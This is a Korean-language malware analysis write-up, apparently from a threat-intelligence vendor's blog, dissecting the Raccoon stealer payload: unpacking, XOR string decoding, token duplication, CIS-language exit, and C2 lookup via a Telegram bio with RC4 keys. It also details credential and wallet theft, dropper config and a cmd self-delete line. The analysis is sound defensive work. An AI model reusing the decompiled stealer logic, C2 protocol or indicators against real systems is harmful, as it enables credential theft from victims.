4. 데이터 압축 여부에 따라 지정된 주소에 저장되어 있는 데이터의 언패킹을 수행하거나, 임시로 할당한 버퍼에 복사한다.

– 만약 압축이 되어 있어 언패킹을 수행할 경우, 이용되는 알고리즘은 Stage 2와 동일하다.
– 본 샘플의 경우 데이터가 압축되어 있지 않아, 곧바로 복사가 이루어진다.

5. 위 단계에서 복사하거나 언패킹한 PE 파일을 현재 실행중인 프로세스에 매핑하기 위해 Process hollowing을 수행한다.
– ImageBaseAddress부터 실제 매핑에 필요한 용량만큼 페이지 보호 설정을 PAGE_EXECUTE_READWRITE로 변경한 뒤 memset을 이용해 해당 영역을 0으로 초기화한다.
– 복사해 둔 PE 파일을 헤더 정보에 따라 초기화 된 영역에 매핑한다.
– 모든 과정이 완료되면 패커에서 설정한 오프셋으로 점프하여 매핑 된 바이너리의 함수를 호출한다.

```
foo:00401E15 ; ---------------------------------------------------------------
foo:00401E16                                db     4
foo:00401E17 is_packed                      db     0
foo:00401E18 packed_size                    dd 8F400h
foo:00401E1C final_payload_size             dd 8F400h
foo:00401E20 mapped_size                    dd 92000h
foo:00401E24 jump_point                     dd 3DC5Bh
foo:00401E28                                db 0D0h ; Đ
foo:00401E29                                db  42h ; B
foo:00401E2A                                db     8
foo:00401E2B                                db     0
foo:00401E2C                                db  18h
foo:00401E2D                                db     1
```

Press enter or click to view image in full size



Stage 4 — Final payload

Raccoon stealer의 본체

MD5: ec2e3d86a8ef4c3bf56a02bac36775a2
SHA1: 2b9b94c5ca0b741b1b08bfd02f6aea335014b065
SHA256: 93e42ca54963eceb81845cda8e38c5880eec9acd4372aa1d40fc6f250293fdc2
Rich Header

Press enter or click to view image in full size

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	1ce44ecc	536e6144	DanS				
84	Checksumed padding	4f8a2f88	0	0				
88	Checksumed padding	4f8a2f88	0	0				
8C	Checksumed padding	4f8a2f88	0	0				
90	Comp ID	4f8a2f994e8947d3	110103685b	26715.259.17	Masm1400	26715	17	Visual Studio 2015 14.00
98	Comp ID	4f8a2f344e8f47d3	bc0105685b	26715.261.188	Utc1900_CPP	26715	188	Visual Studio 2015 14.00
A0	Comp ID	4f8a2f894e8d47d3	10107685b	26715.263.1	Utc1900_CVTCIL_CPP	26715	1	Visual Studio 2017 14.01+
A8	Comp ID	4f8a2f9b4e8e425d	1301046dd5	28117.260.19	Utc1900_C	28117	19	Visual Studio 2015 14.00
B0	Comp ID	4f8a2f904e89425d	1801036dd5	28117.259.24	Masm1400	28117	24	Visual Studio 2015 14.00
B8	Comp ID	4f8a2fda4e8f425d	5201056dd5	28117.261.82	Utc1900_CPP	28117	82	Visual Studio 2015 14.00
C0	Comp ID	4f8a2f914e8e47d3	190104685b	26715.260.25	Utc1900_C	26715	25	Visual Studio 2015 14.00
C8	Comp ID	4f8a2f894e8c47d3	10106685b	26715.262.1	Utc1900_CVTCIL_C	26715	1	Visual Studio 2017 14.01+
D0	Comp ID	4f8a2f934e8b47d3	1b0101685b	26715.257.27	Implib1400	26715	27	Visual Studio 2015 14.00
D8	Comp ID	4f8a2f784f8b2f88	f000010000	0.1.240	Import0	0	240	Visual Studio
E0	Comp ID	4f8a2f874e834112	f01096e9a	28314.265.15	Utc1900_LTCG_CPP	28314	15	Visual Studio 2017 14.01+
E8	Comp ID	4f8a2f894e884112	101026e9a	28314.258.1	Linker1400	28314	1	Visual Studio 2015 14.00
F0	Rich ID	68636952		Rich				
F4	Checksum	4f8a2f88		4f8a2f88				

String decode

Raccoon stealer 내부에서 사용하는 string은 1바이트 XOR key로 encode되어 있으며, 다음 중 하나의 방법을 이용하여 문자열 사용 전 decode를 수행한다.

Press enter or click to view image in full size

```
v8 = 0xF;
*(_DWORD *)Str2 = 0x8385A20F;
v719 = 0x9E919983;                    // Russian
v9 = 0;
v720 = 0;
while ( 1 )
{
  Str2[v9 + 1] ^= ~v8;
  if ( (unsigned int)++v9 >= 7 )
    break;
  v8 = Str2[0];
}
```

Type 1: Key = ~encoded_data[0]

Press enter or click to view image in full size

```
v35 = 114;
*&ProcName[8] = 0x1D3E2E72;
*&ProcName[12] = 0x521E1311;
v36 = 0;
*&ProcName[16] = 0x6130621;
*&ProcName[20] = 0x17;                  // \Local State
while ( 1 )
{
  ProcName[v36++ + 9] ^= v35;
  if ( v36 >= 0xC )
    break;
  v35 = ProcName[8];
}
```

Type 2: Key = encoded_data[0]

상세 분석 결과

최초 실행 시 중복 실행 방지를 위한 Mutex와 실행 권한, 기본 언어 설정을 확인한다.

Press enter or click to view image in full size

```
CoInitialize(0);
if ( check_mutex() )
{
  if ( isRunningAsSYSTEM() )
    create_explorer_process_with_duplicated_token();
  memset(LCData, 0, 255u);
  v7 = GetUserDefaultLCID();
  GetLocaleInfoA(v7, LOCALE_SENGLISHLANGUAGENAME, LCData, 255);
```

Press enter or click to view image in full size

```
v5[0] = 0xACA4B832;
v0 = GetUsername();
v5[1] = 0xBABCABAF;
v1 = 0x32;
v6 = 0xB8AB;                                    // uiabfqwfu
v7 = 0;
v2 = 0;
while ( 1 )
{
  *((_BYTE *)v5 + ++v2) ^= ~v1;
  if ( v2 >= 9 )
    break;
  v1 = v5[0];
}
v7 = 0;
v3 = strcat_withStrdup((char *)v5 + 1, v0);     // uiabfqwfu + username
if ( OpenMutexA(MUTEX_ALL_ACCESS, 0, v3) )
  return 0;
CreateMutexA(0, 0, v3);
return 1;
```

Mutex: “uiabfqwfu” + username

Local System 권한으로 실행 중인 경우 explorer.exe 프로세스를 찾아 토큰 복제 후 해당 토큰을 이용해 explorer.exe 프로세스를 추가 생성함


Press enter or click to view image in full size

```
v3 = CreateToolhelp32Snapshot(2u, 0);
pe.dwSize = 556;
if ( Process32FirstW(v3, &pe) )
{
  do
  {
    v4 = std::basic_wstring::asciiToUnicode(
           (std::basic_wstring *)explorer_exe_widechar,
           (std::basic_string *)explorer_exe_multibyte);
    v5 = wcslen(pe.szExeFile);
    v6 = *((_DWORD *)v4 + 4);
    if ( *((_DWORD *)v4 + 5) >= 8u )
      v4 = *(std::basic_wstring **)v4;
    if ( v6 == v5 && !wcstrncmp(pe.szExeFile, (wchar_t *)v4, v6) )
      v0 = 1;
    deallocate_widechar_str((int)explorer_exe_widechar);
    if ( v0 )
    {
      v0 = 0;
      v7 = OpenProcess(PROCESS_ALL_ACCESS, 0, pe.th32ProcessID);
      if ( OpenProcessToken(v7, TOKEN_ALL_ACCESS, &TokenHandle)
        && DuplicateTokenEx(TokenHandle, TOKEN_ALL_ACCESS, 0, SecurityImpersonation, TokenPrimary, &phNewToken) )
      {
        CloseHandle(TokenHandle);
        GetModuleFileNameA(0, Filename, 260u);
        v8 = strlen(Filename);
        mbstowcs(CommandLine, Filename, v8 + 1);
        // Create explorer.exe process with duplicated token
        CreateProcessWithTokenW(phNewToken, LOGON_WITH_PROFILE, 0, CommandLine, 0, 0, 0, 0, 0);
      }
      CloseHandle(v7);
    }
    else
    {
      v0 = 0;
    }
  }
  while ( Process32NextW(v3, &pe) );
```

기본 언어 설정을 확인하여 러시아를 포함한 CIS 국가들의 언어로 설정된 경우 프로그램을 종료한다.

- 확인 언어: 러시아, 우크라이나, 벨라루스, 카자흐스탄, 키르기스탄, 아르메니아, 타지크스탄, 우즈베키스탄
- CIS 국가에서 생산된 악성코드가 가지는 대표적인 특징이며, Raccoon stealer를 CIS 국가 출신 해커/그룹이 제작했을 가능성이 매우 높다.


Press enter or click to view image in full size



```
    *(_DWORD *)&v726[3] = 0xFFE7C862;
    strcpy(v727, "øö");                          // Uzbek
    v23 = 0;
    while ( 1 )
    {
      v726[v23 + 4] ^= ~v22;
      if ( (unsigned int)++v23 >= 5 )
        break;
      v22 = v726[3];
    }
    v727[2] = 0;
    if ( !strcmp(LCData, &v726[4]) )
    {
EXIT:                                            // This stealer will not work on Uzbek systems
      _loaddll(0);                               // exit(0)
      __debugbreak();
    }
```

이후, XOR encode된 RC4 Key를 decode한다.

Press enter or click to view image in full size



```
*(_OWORD *)encoded_RC4_key = xmmword_B0D3E0;
v698 = 0xBC;                                     // 245a32736074656e5c40624539767a52
do
  *((_BYTE *)encoded_RC4_key + ++v24) ^= ~LOBYTE(encoded_RC4_key[0]);
while ( v24 < 16 );
```


RC4 Key: 245a32736074656e5c40624539767a52 (HEX)

Base64 encode된 RC4 Ciphertext를 상기의 키로 복호화하여 URL을 획득한다.

```
추출된 URL => https://telete[.]in/bpa1010100102
```

브라우저로 해당 URL 접속 시 다음과 같은 화면을 볼 수 있다.

Press enter or click to view image in full size



해당 URL로 GET 요청을 보낸 후, 응답을 받아 적절한 형태로 가공한다.

- 텔레그램 프로필의 Bio 부분을 얻은 후 앞에서부터 5바이트, 뒤에서부터 6바이트를 제거한다.
- 결과물을 Base64 Decode 후 바이너리 내에 평문 상태로 하드코딩 된 RC4 Key를 이용하여 복호화한다.

  Press enter or click to view image in full size


```
std::string::string(
  (std::basic_string *)Src,
  "4292d8c9b241f3ea28116d4762c9b76c                                    ");
```

  RC4 Key: “4292d8c9b241f3ea28116d4762c9b76c” (String)

- 복호화 결과, C2 주소는 아래와 같다.

```
http://34.89.59[.]109/
```

- Response Header를 통해 nginx로 운영됨을 확인할 수 있었다.



- 따라서, 해당 스틸러와 연결된 텔레그램 계정 프로필의 Bio 메시지를 수정하여 동적으로 C2 주소를 변경 가능함을 알 수 있다.
- HKLM 키의 값을 읽어 대문자로 바꾸고, 현재 사용자 이름 및 바이너리 내에 Base64 encoding & RC4 encryption의 조합으로 저장된 토큰 값과 합쳐 최종적으로 C2에 POST 요청으로 보낼 데이터를 생성한다.

```
Example아래와 같은 시스템이 있다고 가정해 본다.
MachineGuid = “f2c01c55-365c-4752-a423-a869227e643a”
username = “user”C2에 보낼 데이터는 아래와 같다.
b=F2C01C55-365C-4752-A423-A869227E643A_user&c=e3de2e9c9bdeac0c27582c1340ec7fc75cb896be&f=json
```

Press enter or click to view image in full size

```
v41 = strcat_withStrdup((char *)&::a2, &str2[1]);// b=
pcbBuffer = 257;
GetUserNameA(username, &pcbBuffer);
strcpy(v726, "&_");
v42 = (char *)read_machine_guid(v530);     // MACHINEGUID
LOBYTE(v798) = 19;
if ( *((_DWORD *)v42 + 5) >= 16u )
  v42 = *(char **)v42;
v43 = strcat_withStrdup(v42, &v726[1]);    // MACHINEGUID_
v44 = strcat_withStrdup(v43, username);    // MACHINEGUID_username
v45 = strcat_withStrdup(v41, v44);         // b=MACHINEGUID_username
LOBYTE(v798) = 18;
v46 = v45;
deallocate_multibyte_str((int)v530);
v47 = 117;
*(_DWORD *)v732 = 0xB7E9AC75;              // &c=
v733 = 0;
v48 = 0;
while ( 1 )
{
  v732[v48 + 1] ^= ~v47;
  if ( (unsigned int)++v48 >= 3 )
    break;
  v47 = v732[0];
}
v733 = 0;
v49 = strcat_withStrdup(v46, &v732[1]);    // b=MACHINEGUID_username&c=
v50 = (char *)v645_plaintext;
if ( v648 >= 0x10 )
  v50 = v645_plaintext[0];
v51 = strcat_withStrdup(v49, v50);         // b=MACHINEGUID_username&c=e3de2e9c9bdeac0c27582c1340ec7fc75cb896be
*(_DWORD *)v720 = 0xECB7F72E;
v52 = 0x2E;
v721 = 0xBFBEA2BB;                         // &f=json
v722 = 0;
v53 = 0;
while ( 1 )
{
  v720[v53 + 1] ^= ~v52;
  if ( (unsigned int)++v53 >= 7 )
    break;
  v52 = v720[0];
}
v722 = 0;
v54 = strcat_withStrdup(v51, &v720[1]);    // b=MACHINEGUID_username&c=e3de2e9c9bdeac0c27582c1340ec7fc75cb896be&f=json
```


C2 전송 데이터 생성 코드

- 생성된 데이터를 RC4로 암호화 & Base64 encode 후 C2로 전송한다.

```
Example(위 예시와 동일한 시스템)RC4 Key: 245a32736074656e5c40624539767a52 (HEX)
C2 전송용 최종 데이터
o2xvQ4i1NQYOtL2IzpgwpJkCVuWGaJf7mN4n6RnDELYOKE1Ng1J3flpUrInASPL45vM87sQgDH/ZWVWmkMQ9pdR00ISE72dMbHgO
```

- C2 서버에서 json 형태의 config(설정값)을 반환한다. 해당 설정값에는 현재 접속한 PC의 IP와 위치 정보 및 어느 경로에서 어떤 기준으로 파일을 훔쳐올 지 설정하는 내용이 포함되어 있다.

  Press enter or click to view image in full size



- 다양한 암호화폐 지갑 및 패스워드 저장 프로그램의 데이터를 수집한다. 수집 대상은 아래와 같다.

```
1. Wallet: Bither, Atomic, Electrum, Electrum-LTC, Electroncash, Ethereum, Exodus, Jaxx, Monero, MyM
```

- 브라우저 정보 수집은 아래와 같은 방법을 이용한다.


1. 딕셔너리 형태의 config에서 “au” 키의 값을 읽어 C2 주소와 합친 경로에서 sqlite3.dll 파일을 %USERPROFILE%\AppData\LocalLow\sqlite3.dll 에 다운로드한다.
2. C2로부터 다운받은 sqlite3 라이브러리를 활용하여 브라우저 데이터를 수집한다. 기본적으로 Login Data, Cookies, User data, Web Data를 수집한다. 최종적으로는 ID, 비밀번호, 쿠키, 자동완성 데이터, 신용카드 정보 등을 탈취한다. 브라우저 확장 프로그램 형태의 암호화폐 지갑도 수집하며 수집 대상은 Brave wallet, MetaMask wallet 등이다.
3. config의 is_history_enabled 키 값이 1인 경우 Browser History도 함께 수집한다.
4. Internet Explorer의 자동완성 및 저장된 계정 정보 및 Windows Vault에 저장된 계정 정보를 수집한다.

5. 딕셔너리 형태의 config에서 “ls” 키의 값을 읽어 C2 주소와 합친 경로에서 zip으로 압축된 파일을 %USERPROFILE%\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip 에 다운로드 후 압축을 해제한다. 압축 해제 결과, DigiCert에서 발행된 Mozilla Corporation의 인증서로 서명이 된 DLL 파일들이 들어 있음을 확인할 수 있었다.
6. 압축 해제 후 생성된 파일의 생성 및 수정 시간을 인위적으로 변경한다. (2019년 3월 14일 오후 3시 20분 52초)
7. 압축을 해제하여 얻은 Mozilla DLL을 활용하여 Mozilla 제품 및 파생 제품에서 데이터를 수집한다. 수집 대상은 Firefox, Waterfox, SeaMonkey, Pale Moon, Thunderbird 등이다.
8. Email Application 관련 계정 정보를 수집한다. 수집 대상은 Thunderbird, Outlook, Foxmail 등이다. Foxmail 의 경우 수집 경로가 고정 되어 있어, 특정 경로에 설치된 경우에만 계정 정보 수집이 가능하다. 수집 가능 경로는 다음과 같다. D:\Program Files\Foxmail 7.2\Storage, D:\Program Files (x86)\Foxmail 7.2\Storage, D:\Foxmail 7.2\Storage, C:\Program Files\Foxmail 7.2\Storage, C:\Program Files (x86)\Foxmail 7.2\Storage, C:\Foxmail 7.2\Storage
9. 피해자 정보를 취합한다. C2 서버에 피해 시스템 등록 시 응답으로 주어진 config 내에 포함된 정보를 일부 활용한다. 취합되는 피해자 정보는 아래와 같다.
   1) IP, Location (Country, State, City, Zip, Latitude, Longitude)
   2) %USERPROFILE%\AppData\LocalLow\iK0eK1lK3k 디렉터리를 생성한 후, config[“c”][“m”] 내의 조건에 맞는 파일을 지정된 경로 및 하위 디렉터리에서 찾아 복사한다. 또한, machineinfo.txt 에 아래와 같은 시스템 정보를 기록한다.

```
1) Raccoon 버전 및 빌드 날짜 - 본 샘플의 경우 1.7.3 | Sat Feb 27 21:25:06 2021
2) Raccoon 실행 시간
3) Bot ID ({MACHINEGUID}_{username})
4) Platform (Battery 존재 여부로 laptop/desktop 구분)
5) 수집한 쿠키, 패스워드, 파일 수
6) 시스템 정보
   - 시스템 언어, Timezone, IP, Location, 컴퓨터 이름, Username, Windows version, Product name, Syst
```

10. 최종적으로 수집된 데이터를 압축 및 전송한다.

Press enter or click to view image in full size



11. config[“is_screen_enabled”] 값이 1인 경우, 현재 시스템의 스크린샷을 압축파일에 추가한 후, C2 서버로 압축 파일을 전송한다.

12. config 을 통해 Dropper 기능이 설정된 경우, 지정된 URL에서 파일을 받아 ShellExecuteA 함수로 실행한다.

```
config[“lu”] == [{“t”: Drop file type (1이면 DLL, 1이 아니면 EXE), “u”: Drop file URL, “f”: function
DLL은 rundll32.exe를 이용해 실행하고, EXE는 그냥 실행한다.
함수 이름이 주어진 경우 rundll32.exe drop_file_name,function_name 과 같이 특정 함수를 지정하여 실행한
```

13. 자가삭제 기능이 설정된 경우 cmd 명령을 이용해 스스로를 삭제한다.

```
cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q “%s”
```


결론 및 대응방안

현재 활발히 유포되고 있는 Stealer 악성코드는 Raccoon 외에도 Vidar, Azorult, Taurus, Redline, Ficker 등 다양하다. 해당 악성코드들의 행위적 특성과 유포 방식 등에 대한 정보를 꾸준히 습득하는 것이 필요하며, 관련 정보는 본 미디엄에 꾸준히 업데이트 될 예정이다.

Stealer 악성코드에 의해 탈취된 계정은 다크웹 내에서 꾸준히 거래되고 있으며 당사는 해당 정보를 지속해서 탐지하고 있다.

S2W LAB에서 탐지한 정보는 당사 CTI 솔루션인 Xarvis Enterprise 를 통해 확인 가능하며, 고객 및 임직원 보호를 위한 조치를 수행할 수 있다.

Press enter or click to view image in full size



Credential Leak Monitoring Dashboard, **Xarvis Enterprise**
